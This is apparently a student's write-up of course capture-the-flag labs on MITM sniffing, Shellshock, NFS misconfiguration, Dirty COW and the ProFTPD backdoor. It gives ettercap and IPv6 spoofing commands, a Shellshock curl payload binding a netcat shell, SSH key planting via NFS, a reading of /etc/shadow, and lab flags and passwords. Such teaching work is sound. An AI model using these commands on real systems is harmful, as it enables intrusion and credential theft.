* Find authenticated session ID from HTTP request headers and present it to the web server as yours

Find the subpage for information about USMOSC undercover agents. Submit the code of the agent named **"The Flag"** as the solution for this task.

Solution:


We can solve this task from lecture slide 46 of MITM. On slide there is all configuration and command.


Modify /etc/ettercap/etter.conf
set ec_uid=0 and ec_gid=0
uncomment the redir_command_on and redir_command_off
lines that use iptables for the redirection



command are :-
echo "1" > /proc/sys/net/ipv4/ip_forward

ettercap --T --i eth2 --M arp --a /etc/ettercap/etter.conf /10.240.0.11/ /10.240.0.12/443





Answer:
username is : **sebulba**
password : **podracer321#podracer321**
Flag : fc92e35f5f7c1d24fb771968c129dd23a3779da178f70f87ebfa922c282a1613

Task 3

Question:

The final challenge of this mission is again to sniff traffic between two hosts but now the target systems are exchanging information over IPv6.

There are 2 hosts in the local network segment where your Kali's eth2 interface is connected. Those hosts have the following IPv6 addresses: fe80::11 and fe80::12. The machines are using custom protocol to exchange the flags.


Extract the flag from the communication between fe80::11 and fe80::12.


Note that in case you need to restart the systems, their VM names in vCenter are itsad_10.240.0.11_XX and itsad_10.240.0.12_XX.


Solution:

There are various way to finish this task , I choose atk6-fake-advertise6 tool . Also reboot to your .11 and .12 vm as well.

Use below commands on terminal , open one tab for each command so we have three tabs.
echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
atk6-fake-advertise6 eth2 fe80::11 fe80::12
atk6-fake-advertise6 eth2 fe80::12 fe80::11
tcpdump -i eth2 -xxvvXS







About tcpdump command I got some very useful command from below link.
(https://danielmiessler.com/study/tcpdump/#options)

Greetings. Provide me the password to get the flag
12345qwertasdfgzxcvbPassword correct.
The flag is:
Answer : b9362067b8d4fefda7292a32d374fd2805c8e99b36776eb95827e31d897ed3e2
Have a nice day

Countermeasures:

- Uses the DHCP Snooping Binding Table Information
- Ip source guard which looks every packet not only ARP packet
- dynamic ARP inspection
- port security

LAB 4 Various Vulnerabilities

Task 1

Question:

The first target - "USMOSC Command and Control System" is located at https://10.240.0.31/.


In order to minimize the effort for trial-and-error here are some first hints:

- The name of the system version should give enough clues how to accomplish this task.
- Try to extract data from target's memory and look for strings like "username" and "password"
- All legitimate user accounts of the web site have 12 character passwords


Gain access to https://10.240.0.31/index.php and submit the hash found from the page as an answer to this question.


Solution:

We can use lecture slide 5 to complete this task. Use msf console and command are in screenshot. After running exploit , you will see random user and password. So count the length of password , 12 character will be the right password. If not then run again to see real password.



username : user2
password : 8DNI5-qHbqec (password is 12 character long)





Answer : 41cc780ec10df4b453592955e1c408e9d625e797c9c8b24793c30ed74507f464

Task2

Question:

Gain access to http://10.240.0.32. Find a file named flag from the system. Find the hash from that file.

Hints:


- http://10.240.0.32/cgi-bin/time.cgi
- Shellshock
- Always use full paths for the commands you try to execute
- /bin/nc.traditional could be used to bind a shell


Search for a line "flag is" inside the file named flag and submit the hash as an answer to this task.

Solution:

Solving this task can also be taken from lecture slide and you can open two terminal to finish this task by using vulnerable CGI script and netcat.

Script is : **curl http://10.240.0.32/cgi-bin/time.cgi -H 'User-Agent: () {ls;}; /bin/nc.traditional -e /bin/bash -l -p 6666 &'**





Answer: 371b1f98db944fad3d8ed7fc27fa6479292cc6b2b0d191743f735d5f7ea5a44f

Task 3

Question:

Your next target is running a misconfigured NFS server which is easy to exploit. The IP address of the machine is 10.240.0.30. Your task is to get regular user level shell access to the host and then elevate your privileges to root.

Free hints:

- Add your own SSH public key to target system for getting initial access
- Use Dirty COW to elevate privileges

Submit the hash that you'll find from the file /root/flag.txt as an answer to this task.

Solution:

This task I complete through online tutorial on youtube which link is below
(https://www.youtube.com/watch?v=FIRAA-1UXWQ)

Firstly install , nfs common to showmount the host. Steps are
- mount host to workstation using **showmount**
- copy workstation ssh pub key to nfs host
- unmount host from workstation

root@kali-09:~# sudo apt-get install nfs-common
note – see if showmount is installed or not . If not install by above apt-get

root@kali-09:~# showmount -e 10.240.0.30
Export list for 10.240.0.30:
/srv/nfs *
/home *
root@kali-09:~# mkdir /tmp/nfs
root@kali-09:~# mount -o nolock -t nfs 10.240.0.30:/ /tmp/nfs
root@kali-09:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.

root@kali-09:~# cat .ssh/id_rsa.pub
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDGBjXqSIpRP0qfERywueW2486ZEVxpLXtnaxZc
dNTYk2iG/g1OyttyR0z7UJtOh3k1VOeNc9PVeZCkVBdIEqH9wMmyH2pL0bxsh0w7UOd9pfs2
NiCblNR27I3x0VNVNv3dt8EZen/KGE1oCHQ4cXav74YhCQJnB/3xI+HVoyHwpj1JWR0tCWA
RA4yaxw6fbuy6ae+TMgQ5GTMbWomJ/RJMqKSRG+
+V6QAZmJg1CJqnnVT0og6krGRZjB9wsyk1PuqkdtN5DUvQmCJV/fj7V/0LHz4MQAAzMhfDK
S1vgMgaLbXi8KSXNmjFKn66/ekT2WJ2iXNey0W8sd0drXD1TVrL root@kali-09

root@kali-09:~# sudo cd /tmp/nfs/
home/ srv/

root@kali-09:~# sudo cd /tmp/nfs/home/admin/
.bash_history .bashrc README
.bash_logout .profile **.ssh/**

root@kali-09:~# cat .ssh/id_rsa.pub >> /tmp/nfs/home/admin/.ssh/authorized_keys

root@kali-09:~# umount /tmp/nfs

After copy of ssh to nfs , access it via ssh

root@kali-09:~# ssh admin@10.240.0.30
Linux nfs-srv 3.2.0-4-686-pae #1 SMP Debian 3.2.60-1+deb7u3 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
admin@nfs-srv:~$

admin@nfs-srv:~$ nano cowroot.c

Download exploit code from (https://www.exploit-db.com/exploits/40616/) then create a new file and copy this code to that file but as machine is 32-bit so comment the 64-bit and uncomment the 32-bit payload for working of exploit. Save file and use gcc compiler to compile the file.

admin@nfs-srv:~$ gcc cowroot.c -o cowroot -pthread
admin@nfs-srv:~$ ./cowroot
admin@nfs-srv:~$

You will be redirected to root as we can see in below screenshot also.



Countermeasures:

- Any credential should be prevented by creating users groups and assigning proper privilege to users in groups
- Setting up authentication and encryption system
- NFS should be created to share specific file only
- Never use root directory as mount point

LAB 5 Credential Attacks

Task 1

Question:

Your next target system is 10.240.0.20. This system does not host any production services. However, people have often a tendency to reuse the passwords. Therefore even the password hashes obtained from a test system could be valuable in future attacks.

There is a service running on that box which has a publicly known backdoor. Get root access to 10.240.0.20 and steal the password hashes of operating system user accounts.


Submit the password hash of (operating system) user "john" as an answer to this task.

Submit only the hash, not the algorithm or salt! Still, save the full shadow file for future use.


Solution:


From lecture using armitage tool can help to finish this task and I found module for backdoor as well. So using armitage task can be managed smoothly.


use armitage and search module proftpd_133c_backdoor



use target 10.0.240.20 port 21
then interact and type /etc/shadow
copy the hash of john and save it on desktop.


Armitage View Hosts Attacks Works
exploit
unix
ftp
proftpd_133c_backdoor
proftpd_modcopy_exec
proftpd
exploit X
Attack 10.240.0.21
ProFTPD-1.3.3c Backdoor Command Execution
This module exploits a malicious backdoor that was added to the ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.[bz2|gz] archive between November 28th 2010 and 2nd December 2010.
Option
Value
LHOST
10.240.88.109
LPORT
25130
RHOST
10.240.0.20
RPORT
21
Targets:
0 => Automatic
Use a reverse connection
Show advanced options
Launch


Armitage View Hosts Attacks Workspaces Help
exploit
unix
ftp
proftpd_133c_backdoor
proftpd_modcopy_exec
proftpd
10.240.81.66
10.240.81.50
Shell 3
Services
Scan
Host
Interact
Upload...
Pass Session
Post Modules
Disconnect
exploit X
Shell 3 X
$ whoami
root



